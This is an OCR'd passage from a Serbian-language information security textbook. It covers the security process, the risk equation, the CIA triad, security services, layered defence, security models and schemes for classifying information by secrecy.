Sigurnost je proces održavanja prihvatljivog nivoa rizika. Sigurnost je proces, a ne završno stanje, tj. nije konačni proizvod. Organizacija ili institucija ne može se smatrati "sigurnom" ni u jednom trenutku posle izvršene poslednje provere usklađenosti sa vlastitom sigurnosnom polisom. Jednostavno rečeno, ako Vas šef pita: "Da li smo mi sigurni?", trebalo bi da odgovorite: "Sačekajte da proverim.". Ako Vas pita: "Da li ćemo biti sigurni sutra?", trebalo bi da odgovorite: "Ne znam". Takvi iskreni odgovori nisu popularni, ali ovakvo poimanje stvarnosti će rezultirati većim uspehom za preduzeće ili organizaciju na duže staze. Rukovodioci koji shvataju koncept po kome je sigurnost proces održavanja prihvatljivog, tj. razumnog nivoa rizika, verovatno će odrediti vreme i resurse koji su potrebni da se ovi zahtevi i odgovornosti ostvare.

Neretko se dešava da neke velike svetske kompanije, uključujući tu i tržišne lidere, reklamiraju u raznim medijima svoje proizvode kao svemoćna rešenja ili "srebrni metak". Oni koji veruju da sigurnost može biti jednom "dostignuta" i da će posle toga sistem ostati siguran, voljni su da kupe proizvode i usluge koji su naš taj način reklamirani. Potrebno je biti vrlo oprezan u situacijama kada se takva ponuda oglasi.

Sigurnost kao proces (slika 1.8) zasnovana je na četiri osnovna koraka: procena, zaštita, otkrivanje i odgovor. U ovom modelu neki autori preferiraju planiranje (engl. planning) umesto procenjivanje i prevencija ili preventiva (engl. prevention) radije nefo zaštita. Međutim, da bismo bili usklađeni sa drugim autorima, ostajemo kod prvobitno navedenih koraka.


[1] **Procena** (engl. *assesment*). Procena je priprema za ostale tri komponente. Smatra se posebnom akcijom, zato što je u vezi sa polisama, procedurama, pravnom i drugom regulativom, budžetiranjem i drugim upravljačkim dužnostima, plus tehničkom procenom stanja sigurnosti. Greška u proceni bilo koga od ovih elemenata može naškoditi svim operacijama koje slede.

[2] **Zaštita** (engl. *protection*). Zaštita, tj. sprečavanje ili prevencija, podrazumeva primenu protivmera kako bi se smanjila mogućnost kompomitovanja. Ukoliko zaštita zakaže, primenjije se sledeći korak – otkrivanje.

[3] **Otkrivanje** (engl. *detection*). Otkrivanje, tj. detekcija je proces identifikacije upada, tj. povrede polisa ili incidenata vezanih za sigurnost. Neki autori definišu incident kao bilo koji "nezakonit, neautorizovan ili neprihvatljiv postupak ili akciju koja je učinjena u odnosu na računarski sistem ili mrežu".

[4] **Odgovor** (engl. *response*). Odgovor, tj. reakcija je proces oporavka, tj. lečenja posledica upada. Aktivnosti reakcije uključuju šablone "zakrpi i nastavi", ili "goni i sudi". Raniji pristup se fokusirao na oporavak funkcionalnosti oštećenih resursa, ali u novije vreme sve više se ide na pravna sredstva koja zahtevaju

prikupljanje dokaza da bi se njima potkrepio proces protiv onoga koji ugrožava sigurnost. Odgovor se može ostvariti kroz razne mehanizme za kreiranje rezervnih kopija podataka (princip "zakrpi i nastavi") i postupke i metode digitalne forenzike (princip "goni i sudi").



Slika 1.8. *Sigurnosni proces*

Jednačina rizika

Rizik je, u kontekstu sigurnosti računarskih sistema i mreža, mera opasnosti, tj. mogućnost da se desi oštećenje ili gubitak neke informacije, hardvera, intelektualne svojine, prestiža ili ugleda. Rizik treba definisati eksplicitno, kao što je, na primer, "rizik kompromitacije integriteta baze klijenata" ili "rizik odbijanja servisa od strane *on-line* portala banke".

Rizik se obično izražava u obliku jednačine rizika, gde je:

- Rizik = Pretnja × Ranjivost × Vrednost imovine

Pretnja

Pretnja (engl. *threat*) je "strana" sa sposobnostima i namerama da eksploatiše ranjivost. Ova definicija pretnje je stara nekoliko decenija i konzistentna je sa načinom koji se koristi da se opišu teroristi.

Pretnja može biti struktuirana ili nestruktuirana. Struktuirane prenje su protivnici sa

formalnom metodologijom, finasijskim sponzorom i definisanim ciljem. Ove pretnje uključuju ekonomske špijune, organizovane kriminalce, strane obaveštajne službe i takozvane „informatičke ratnike“.

Pretnje se mogu podeliti na pasivne i aktivne. **Pasivne pretnje** su one pretnje koje ne utiču na ponašanje sistema i na njihovo funkcionisanje, tj. ne utiču barem neposredno. Pasivne pretnje su otkrivanje sadržaja poruka (na primer, prisluškivanje) i analiza saobraćaja.

Aktivne pretnje mogu uticati na ponašanje i funkcionisanje sistema ili na sadržaj podataka. U aktivne pretnje spadaju: maskiranje, tj. pretvaranje, lažiranje (engl. *masquerade*), ponovna reprodukcija, tj. ponavljanje (engl. *replay*), izmena sadržaja poruke i odbijanje usluge.

Ranjivost

Ranjivost (engl. *vulnerability*) je slabost u nekoj vrednosti, resursu ili imovini koja može biti iskorišćena, tj. eksploatisana. Ranjivosti su uvedene kroz loš dizajn, implementaciju ili “zagađenje”.

- **Loš dizajn** je greška onoga ko je kreirao sistem. Proizvođač koji piše loš kod (kod koji sadrži bagove, kao što je prekoračenje bafera na steku ili heap delu memorije) kreira osetljiv proizvod koji se može lakše “razbiti”. Pametni napadači će iskoristiti slabosti u arhitekturi softvera.

- **Implementacija** je odgovornost klijenta koji instalira proizvod. Iako proizvođači treba da pripreme dokumentaciju koja kazuje kako se bezbedno koriste njihovi proizvodi, korisnik mora biti vrlo oprezan.

- “**Zagađenje**” se odnosi na mogućnost da se dostigne stepen “iza” nameravane upotrebe proizvoda. Dobro dizajnirani softverski proizvod treba da izvrši nameravanu funkciju i ništa više od toga. Na primer, Web server, koji publikuje stranice u inet/wwwroot direktorijumu, ne sme dozvoliti da korisnik iz njega prekoči u komandno okruženje. Odluke koje ponekada naprave proizvođači i korisnici mogu da dovedu do “zagađenja“.


Vrednost imovine

Vrednost imovine je mera vremena i resursa potrebnih da se neka imovina zameni ili povrati u svoje prethodno stanje. Zato se kao ekvivalentan termin može koristiti i “cena zamene”. Server baze podataka koji drži informacije o kreditnim karticama klijenata je podrazumevano od više vrednosti ili cene zamene nego radna stanica u nekoj laboratoriji za testiranje softverskih proizvoda.

Sigurnosni ciljevi

Poverljivost, celovitost (integritet) i raspoloživost čine takozvanu "veliku trojku" sigurnosti (slika 1.9). Na engleskom jeziku skraćenica za ova tri termina je CIA (*Confidentiality*, *Integrity*, *Availability*), što je koincidencija sa akronimom koji se koristi za najpoznatiju američku obavešrajnu agenciju.

Ovaj koncept reprezentuje tri fundamentalna principa informacione sigurnosti. Sve kontrole vezane za sigurnost informacija, mehanizme obezbeđenja, zatim sve pretnje, ranjivosti i sigurnosni procesi su predmet CIA merila.



Slika 1.9. *Veliko trojstvo sigurnosti*

- **Poverljivost** (engl.*confidetiality*). Koncept poverljivosti podrazumeva pokušaje da se spremi namerno ili nenamerno neovlašćeno okrivanje sadržaja poruka. Gubitak poverljivosti može se desiti na mnogo načina, kao što su namerno otkrivanje privatnih podataka u vlasništvu kompanije ili, recimo, kroz pogrešno definisanje i sprovođenje mrežnih prava pristupa.

- **Integritet** (celovitost, engl. *integrity*). U okviru sigurnosti informacija, koncept integriteta obezbeđuje:

  - modifikacija podataka ne sme da bude urađena od strane neautorizovanih lica ili procesa,
  - neautorizovane promene podataka ne smeju biti urađene od strane

autorizovanih lica ili procesa,

- podaci su interno i eksterno konzistentni, t.j. interni podaci su konzistentni kroz sve podentitete i interni podaci su konzistentni sa realnim svetom, tj. spoljnom situacijom.

- **Raspoloživost** (engl. *availability*). U okviru sigurnosti informacija, koncept raspoloživosti obezbeđuje pouzdanu pravovremenu mogućnost pristupa podacima ili računarskim resursima od strane odgovarajućeg personala. Drugim rečima, raspoloživost garantuje da su sistemi podignuti i da rade kao što je to potrebno. Dodatno, ovaj koncept garantuje su sigurnosne usluge, zahtevane od strane stručnjaka za sigurnost, u radnom stanju.

Postoji i svojevrsna igra rečima: DAD je skraćenica koju čine reči suprotnog značenja od onih reči koje čine skraćenicu CIA – *disclosure* (otkrivanje, obelodanjenje), *alteration* (izmena), and *destruction* (uništenje). Ova skraćenica se na engleskom jeziku čita "ded", što znači mrtav.

Sigurnosne usluge

Kao što je već rečeno, **sigurnosna usluga** (servis) je usluga koja povećava sigurnost sistema za obradu i prenos podataka. Sigurnosni servis podrazumeva upotrebu jednog ili više sigurnosnih mehanizama, tj. mehanizama dizajniranih da detektuju, preduprede ili oporave sistem od sigurnosnog napada. Sigurnosni mehanizmi su rešenja, tehnologije, polise i procedure koje možemo implementirati na sistemu. Sigurnosni mehanizmi se menjaju i unapređuju uvođenjem novih tehnologija. Kompetentan izbor mehanizama implicira proveru stanja na tržištu kad god se projektuju ili unapređuju servisi. Za razliku od mehanizama, servisi se ređe menjaju, a komponente CIA trijade ostaju konstantne.

U sigurnosne usluge spadaju:

- **Poverljivost**, **privatnost** (engl. *confidentiality*, *privacy*). Internacionalna organizacija za standardizaciju ISO definisala je poverljivost kao "uslugu obezbeđivanje pristupa informacijama samo za one korisnike koji su autorizovani da tim informacijama pristupe". Poverljivost je veoma značajna sigurnosna usluga, a takođe i jedan od ciljeva dizajna mnogih savremenih šifarskih sistema. Privatnost se najopštije može definisati kao sposobnost pojedinca ili grupe ljudi da sakriju sve ono što ne treba da bude javno dostupno, tj. da spreče "curenje" informacija u javnost. Privatnost se, u nekim slučajevima. vezuje za pojam anonimnosti, ali je, nasuprot tome, najčešće cene pojedinci i grupe koje su izložene javnosti. Drugim rečima, privatnost je sigurnosna usluga koja obezbeđuje da informacija ostane dostupna onom krugu korisnika kome je namenjena i nikom više. Privatnost je od fundamentalnog značaja u slučajevima kada postoje dve suočene interesne grupe, koje na neki način moraju da sakriju

komunikaciju između svojih članova. Dakle, podaci se ne smeju otkriti neautorizovanim klijentima. Podaci se moraju štititi kad su uskladišteni, tokom obrade i prilikom prenosa.

- **Autentifikacija** (engl. *authentication*) – usluga koja zahteva od svakog korisnika da se predstavi sistemu pre nego što nešto uradi i pruža osiguranje o identitetu korisnika. Kad objekat (neko ili nešto) tvrdi da ima određen identitet (korisničko ime ili kodirani ID), cilj autentifikacije je da pruži način potvrde te tvrdnje. Autentifikacija spregnuta sa dnevnikom događaja obezbeđuje uvid u "istorijsko" činjenično stanje (na primer, uvid u to ko je kreirao ili izmenio određenu datoteku na disku servera, ko je preuzeo ili poslao podatke van mreže, itd).

- **Integritet** (engl. *integrity*) – usluga koja obezbeđuje celovitost podataka, tj. obezbeđuje da napadač ne može da izmeni podatke, a da to ostane neprimećeno. Dakle, integritet je usluga koja podrazumeva zaštitu od neatorizovanog, nepredviđenog ili nenamernog modifikovanja. Što se tiče podataka, oni moraju biti zaštićeni od neautorizovane izmene tokom skladištenja, obrade ili transporta, a sistem treba da neometano izvršava predviđene operacije (servise) bez neautorizovane manipulacije. Na primer, jednosmerna heš funkcija obezbeđuje integritet dokumenata. Ukoliko neko izmeni makar jedan karakter dokumenta, izmeniće se i heš. Samim tim, korisnici će postati svesni da je dokument izmenjen. Kriptografski rečeno: "Bane zna da poruka koju mu je Ana poslala nije promenjena prilikom slanja zato što Ana potpisuje heš poruke".

- **Neporicanje**, **priznavanje** (engl. *non-repudiation*) – usluga koja obezbeđuje da korisnik koji pošalje poruku ili izmeni neki podatak ne može kasnije da tvrdi da on to nije uradio. Na primer, korisnik koji digitalno potpiše dokument svojim privatnim ključem kasnije neće moći da negira da je on taj dokument kreirao i potpisao, jer se potpis lako može proveriti. Neporicanje omogućuje neoboriv dokaz koji omogućuje brzo razrešenje sporova. Generalno, sporovi mogu nastati vezano za određeni događaj: da li se desio, kada je bio zakazan, koje su strane bile uključene i koje su informacije bile relevantne.

- **Kontrola pristupa** (engl. *access control*) – usluga koja treba da predupredi zloupotrebu resursa. Kontrola pristupa potvrđuje i dozvoljava objektu koji je autentifikovan da koristi određene usluge sistema ili određene operacije definisane u takoznanim matricama pristupa, koje u svojim vrstama imaju operacije sistema, a u kolonama korisnike. Kontrola pristupa, najjednostavnije rečeno, određuje ko ima pravo da pristupi resursima i na kakav način da pristupi tim resursima.

- **Raspoloživost**, **upotrebljivost** (engl. *availability*) – usluga koja se odnosi na obezbeđivanje raspoloživosti sistema koji pruža neke usluge i dostupnosti podataka. Primeri ovih usluga su sprečavanje DoS napada i sprečavanje

infekcije virusima koji brišu datoteke.

Strategije ostvarivanja sigurnosti – slojevita zaštita

Servisi i mehanizmi, sami po sebi, nemaju značenje bez odgovarajuće strategije ostvarivanja sigurnosti. **Strategija ostvarivanja sigurnosti** je plan koji pokazuje pravac ostvarivanja servisa, tj. određuje ko je odgovoran za koji aspekt sigurnosti i kojim resursima će se taj aspekt ostvariti; drugim rečima, određuje koje sigurnosne mehanizme koriste određeni servisi (kao što su, na primer, autentifikacija ili kontrola pristupa). Da bi strategija bila uspešna, moraju se projektovati polise, procedure, dodeliti uloge i odgovornosti, obaviti podučavanje osoblja (korisnici i administratori sistema). Strategija uključuje uspostavu fizičke sigurnosti i sistema personalnog obezbeđenja, u cilju kontrole i praćenja pristupa infrastrukturi i kritičnim elementima informatičkog sistema.


Jedna od najefikasnijih i najraširenijih strategija je **slojevita zaštita**. Slojevita zaštita se bazira na razvoju slojeva (ili prstenova) oko sistema. Korisnik sistema koji prolazi kroz slojeve zaštite mora zadovoljiti dodatne sigurnosne mehanizme koji zadržavaju napadača ili minimiziraju njegovu mogućnost pristupa kritičnim resursima. Namera slojevitog pristupa je da pruži kombinaciju sigurnosnih mehanizama i tehničkih rešenja koji pokrivaju dovoljno široku lepezu sigurnosnih zahteva i da onemogući da proboj jednog sloja ima katastrofalne posledice po sigurnost celog sistema. Naime, verovatnoća proboja svih slojeva je mnogo manja nego verovatnoća proboja jednoslojne zaštite. Primer slojevite zaštite ilustrovaćemo na primeru četiri prstena, prikazanih na slici 1.10.

- Spoljašnji sloj je granica između sistema i spoljašnjeg sveta (najčešće Internet). Sigurnosni mehanizmi u ovom sloju su mrežne barijere i autentifikacija za rutere i DNS servere. U ovaj sloj spada demilitarizovana zona.

- Treći zaštitni sloj štiti sistem od mreže u kojoj se nalazi i sadrži mehanizme PKI (infrastruktura javnih ključeva), VPN (virtuelne privatne mreže) i mrežne barijere.

- Drugi sloj implementira CIA koncepte koristeći mehanizme na sistemskom nivou. Ovi mehanizmi su implementirani na radnim stanicama, serverima ili mainframe računarima na nivou operativnih sistema koji su na njima instalirani. Instalirani operativni sistemi moraju imati najnovije zvanične zakrpe i moraju biti adekvatno administrativno i fizički zaštićeni.

- Unutrašnji sloj štiti same informacije i podatke koji se čuvaju na sistemu. Sigurnosni mehanizmi na ovom sloju uključuju kontrolu pristupa na aplikativnom nivou (lozinke ili drugi način autentifikacije), kontrolu pristupa podacima na osnovu matrica pristupa, šifrovanje i digitalno potpisivanje podataka (datoteka) i praćenje operacija i objekata koji su pristupili sistemu (audit).



Slika 1.10. *Slojevita zaštita*


Sigurnosni modeli

Shodno poziciji sigurnosne transformacije (na primer, šifrovanje ili digitalno potpisivanje) koja obezbeđuje sigurnosnu uslugu privatnosti, neporicanja, ili integriteta, izdvajamo dva sigurnosna modela.


Prvi model (slika 1.11) pokazuje protok informacija između dva učesnika preko nesigurnog komunikacionog kanala, uz postojanje protivnika, tj. napadača. Oba učesnika primenjuju odgovarajuću sigurnosnu transformaciju sa odgovarajućim tajnim informacijama, koje obezbeđuje "lice od poverenja", tj. strana kojoj veruju oba učesnika u komunikaciji. Na ovaj način se konikacioni kanal štiti od napadača, jer napadač ne zna i ne može da dobije skrivenu informaciju. Na primer, sigurnosna transformacija može biti šifrovanje sa javnim ključem, a lice od poverenja neka ustanova koja će učesnicima u komunikaciji distribuirati javne ključeve i obezbeđivati potvrdu između identiteta učesnika i ključa (na primer, pomoću sertifikata).

Drugi model (slika 1.12) se odnosi na kontrolisani pristup podacima ili resursima računarskog sistema, u prisustvu potencijalnih napadača. Ovaj model je zasnovan na odgovarajućoj kontroli pristupa unutar samog sistema (na primer, liste za kontrolu pristupa datotekama na disku, prava dodeljena korisnicima nad nekom bazom podataka) i takozvanom "čuvaru" (engl. gatekeeper), tj. zaštitnom mehanizmu koji kontroliše prisup sistemu spolja (na primer, mrežna barijera koja obazbeđuje pristup samo određenim mrežnim servisima) kako bi se obezbedila adekvatna sigurnost. U

ovom modelu se, takođe, mogu koristiti neke od kriptografskih tehnika zaštite.



Slika 1.11. *Model sa nesigurnim komunikacionim kanalom*



Slika 1.12. *Model sigurnog pristupa mrežnim resursima*

2

Metode zaštite

2.1. Opšti principi i klasifikacija informacija

Kada se govori o sigurnosti i zaštiti informacionih sistema i mreža, nekoliko principa danas važe kao osnovni postulati.

- Sigurnost je proces. Sigurnost nije proizvod, usluga ili procedura, već skup koji ih sadrži uz još mnogo elemenata i mera koje se stalno sprovode.
- Ne postoji apsolutna sigurnost.
- Potrebno je uvek imati u vidu potencijalne napadače.
- Uz različite metode zaštite treba imati u vidu i ljudski faktor sa svim slabostima.

Kada se kaže da je sigurnost proces, onda se misli na činjenicu da se sigurnost ne može kupiti kao proizvod ili usluga, već da je sigurnost ceo proces u kome se koriste različiti proizvodi i usluge, procedure i politike, ali i da postoje drugi bitni elementi kao što su edukacija, podizanje svesti i stalno praćenje stanja u oblasti. Ostvarivanje sigurnosti takođe podrazumeva održavanje sistema u stanju prihvatljivog rizika, tj. kompromis između potrebnih ulaganja i smanjenja mogućnosti štete koje se time postiže.

Generalno gledano, veće ulaganje u sigurnost smanjuje izloženost sistema ili računarske mreže riziku. Međutim, sa druge strane, ovo izlaže vlasnika sistema ili računarske mreže većim troškovima i smanjuje profitabilnost. Zato je u nekim situacijama potrebno odrediti tačku u kojoj se postiže ravnoteža ulaganje i efekata.

Potrebno je imati u vidu, takođe, da, kao i u drugim sistemima i oblastima, sigurnosni mehanizmi ili procedure vrlo često smanjuju konfor rada ili negativno utiču na performanse sistema. Kratkoročno gledano, to može negativno uticati na opšte efekte, međutim, dugoročno gledano, ove mere pozitivno utiču na uspeh rada, odnosno profit komercijalnih organiazacija. Ovo se ogleda kako kroz materijalne pokazatelje, tako i kroz pokazatelje koji nisu direktno materijalni, kao što su rast ili gubitak reputacije tj. ugleda, zavisno od toga da li se dešavaju ili ne dešavaju incidenti.

Kritični faktori uspeha su sledeći:

- aktivnosti koje se odnose na ceo sigurnosni proces moraju biti zasnovane na poslovnim zahtevima i vođene od strane poslovnog rukovodstva,
- neophodno je da postoji dobro razumevanje sigurnosnih rizika na potencijalne pretnje i ranjivosti sistema,

- osnovni koncepti zaštite moraju biti izloženi svim rukovodiocima i zaposlenima kako bi svi upoznali važnost zaštite,

- kompanijska ili insitucionalna uputstva za primenu zaštitne politike i standarda moraju biti distribuirani svim zaposlenima, kao i svim saradnicima koji nisu stalno zaposleni,

Klasifikacija informacija

Jedan od najbitnijih koncepata politike zaštite informacija je koncept **vlasništva**. Ovim konceptom se obezbeđuje da svi računarski resursi, tj. glavni informacioni entiteti (informacioni podsistemi, baze podataka, uređaji, datoteke, prenosni putevi) moraju imati vlasnika, tj. nekoga ko je zadužen za njih. Vlasnik treba da:

- klasifikuje informacije u jednu od raspoloživih klasa,
- deklariše ko može da pristupi podacima,
- bude odgovoran za podatke i za njihovu zaštitu.

Informacije, koje su proizvedene ili se obrađuju u nekoj organizaciji, moraju biti klasifikovane u skladu sa njihovom osetljivošću u pogledu gubitka ili otkirvanja (obelodanjivanja). Vlasnici podataka su odgovorni sa definisanje nivoa osetljivosti. Ovaj pristup omogućava da upravljanje sigurnošću bude izvedeno kako treba, saglasno šemi klasifikacije.

Klasifikacija informacija u pogledu tajnosti

Postoji nekoliko pristupa klasifikaciji informacija u pogledu tajnosti. Broj, nazivi i karakteristike klasa informacija zavise od namene (komercijalne organizacije, državne institucije, vojska, policija), kao i od zemlje u kojoj se koriste. Značajan uticaj na klasifikaciju imaju pravni sistem i regulativa zemlje. Ovde su izneti neki od najrasprostranjeniji načini klasifikacije.

Prema jednoj od dominantnih klasifikacija, karakterističnoj za zemlje koje svoje metode zaštite definišu na bazi predinformacionog doba, informacije se dele u četiri osnovne klase: javne, interne, poverljive i tajne informacije.

[1] **Javne informacije**. Podaci nisu poverljivi i mogu postati javni bez ikakvih štetnih implikacija po kompaniju. Integritet podataka nije važan za ovu klasu informacija. Nedostupnost servisa zbog napada zlonamernog napadača je prihvatljivo opasna. Primeri: testni servisi bez poverljivih podataka ili neki javni servisi pružanja informacija.

[2] **Interne informacije**. Interni pristup je selektivan. Klasifikacioni nivo treba da bude napisan na dokumentima. Preventivno bi trebalo sprečiti javno objavljivanje ovih podataka (interni podaci ne bi trebalo da se iznose van kompanije), iako neki od njih mogu biti namenjeni za javno objavljivanje. Primer: podaci u razvojnim grupama, produkcioni javni servisi, radni dokumenti i projekti, interni telefonski imenici.

[3] **Poverljive informacije**. U ovu klasu spadaju poverljivi podaci unutar kompanije koji su zaštićeni od spoljašnjeg pristupa. Računski centri sadrže poverljive podatke. Računari moraju da budu u prostorijama koje se zaključavaju. Dokumenta se, takođe, čuvaju pod ključem. Sadržaj dokumenta se mora šifrovati ukoliko je potreban prenos preko Interneta. Kada više nisu potrebna, dokumenta se uništavaju. Pristup ovim podacima može prouzrokovati značajan finansijski gubitak kompanije, doneti dobitak konkurentskoj kompaniji, smanjiti poverenje korisnicima usluga ili potrošačima proizvoda. Primer: podaci o platama, podaci o zaposlenima, projektna dokumentacija, računovodstveni podaci, poverljivi ugovori.

[4] **Tajne informacije**. Neautorizovani spoljašnji ili unutrašnji pristup ovim podacima mogao bi biti kritičan za preduzeće ili instituciju. Integritet podataka je izuzetno važan. Broj ljudi koji može da pristupi ovim podacima trebalo bi da bude izuzetno mali. Veoma striktna pravila moraju biti poštovana kod pristupa ovim podacima. Podatke bi trebalo čuvati u šifrovanom obliku ili u uređajima sa hardverskom zaštitom. Takođe, potrebno je zaključavati prostorije u kojima se čuvaju tajni podaci. Primer: vojni podaci, podaci o reorganizaciji, o većim finansijskim transakcijama i dr.

Drugi načini klasifikacije

U sledećih nekoliko definicija opisani su nivoi klasifikacije sigurnosti državnih informacija, rangiranih od najnižeg do najvišeg nivoa:

[1] **Neklasifikovane** (engl. *unclassified*). Informacije koje nisu označene ni kao osetljive niti kao klasifikovane. Javno pokazivanje ovih informacija neće povrediti poverljivost.

[2] **Osetljive ali neklasifikovane** (engl. *sensitive but unclassified*, *SBU*). Informacije koje su označene kao male tajne, ali neće se desiti ozbiljna šteta ako su otkrivene. Odgovori na testove su primer ove vrste informacija. Informacije iz oblasti zdravstvene zaštite su drugi primer oseljivih, ali neklasifikovanih informacija.

[3] **Poverljive** (engl. *confidential*). Informacije koje su označene kao poverljive po svojoj prirodi. Neautorizovano otvaranje ovih informacija može izazvati štetu za

nacionalnu sigurnost, tj. sigurnost zemlje. Ovo je nivo koji se koristi za dokumenta koja su označena između prethodno navedenog (osetljive, ali neklasifikovane) i sledećeg (tajne) informacije.

[4] **Tajne** (engl. *secret*). Informacije koje su označene kao tajne po svojoj prirodi. Neautorizovano otvaranje ovih informacija može da prouzrokuje ozbiljnu štetu za nacionalnu bezbednost.

[5] **Vrhunske tajne** (engl. *top secret*). Najveći nivo klasifikacije informacija u pogledu sigurnosti. Neautorizovano otkrivanje ovog tipa informacija može da nanese izuzetno ozbiljnu štetu po nacionalnu bezbednost.

U svim navedenim kategorijama, uz neophodnost da imaju odgovarajuću dozvolu da pristupe informacijama, pojedinac ili proces moraju da imaju "treba-da-zna" informaciju. Saglasno ovome, lice koje ima dozvolu za informaciju stepena tajna ili nižeg, nije autorizovan da pristupi materijalu tog stepena (stepena tajna) ako taj materijal nije nužan za njega da bio izvršilo njemu poverene poslove.

Sledeća klasifikaciona terminologija se koristi za privatni sektor:

[1] **Javne informacije** (engl. *public*). Informacija slična neklasifikovanim informacijama; sve kompanijske informacije koje ne spadaju u neku od sledećih kategorija mogu biti smatrane javnim. Ova informacija verovatno ne bi trebalo da bude otvorena. Međutim, ako je informacija otvorena, ne očekuje se da ima ozbiljan ili nepovoljan uticaj na kompaniju.

[2] **Osetljive informacije** (engl. *sensitive*). Informacije koje zahtevaju viši nivo klasifikacije nego obični podaci. Ova informacija treba da je zaštićena od gubitka poverenja, kao i od gubitka integriteta usled neautorizovane izmene.

[3] **Privatne informacije** (engl. *private*). Informacija za koju se smatra da je personalne, odnosno privatne prirode i namenjena je za korišćenje samo unutar firme. Njeno otvaranje može da se nepovoljno odrazi na kompaniju i njene zaposlene. Na primer, iznosi plata ili medicinske informacije koje se smatraju privatnim.

[4] **Poverljive informacije** (engl. *confidential*). Informacije koje se smatraju vrlo osetljivim i namenjene su samo za internu upotrebu. Ove informacije su izuzetak od otvaranja prema Aktu o slobodi informacija (*Freedom of Information Act*). Njihovo neautorizovano otkrivanje može da se ozbiljno i negativno odrazi na kompaniju. Na primer: informacija o razvoju novog proizvoda , trgovačka tajna ili pregovori o spajanju sa drugom firmom smatraju se poverljivim.

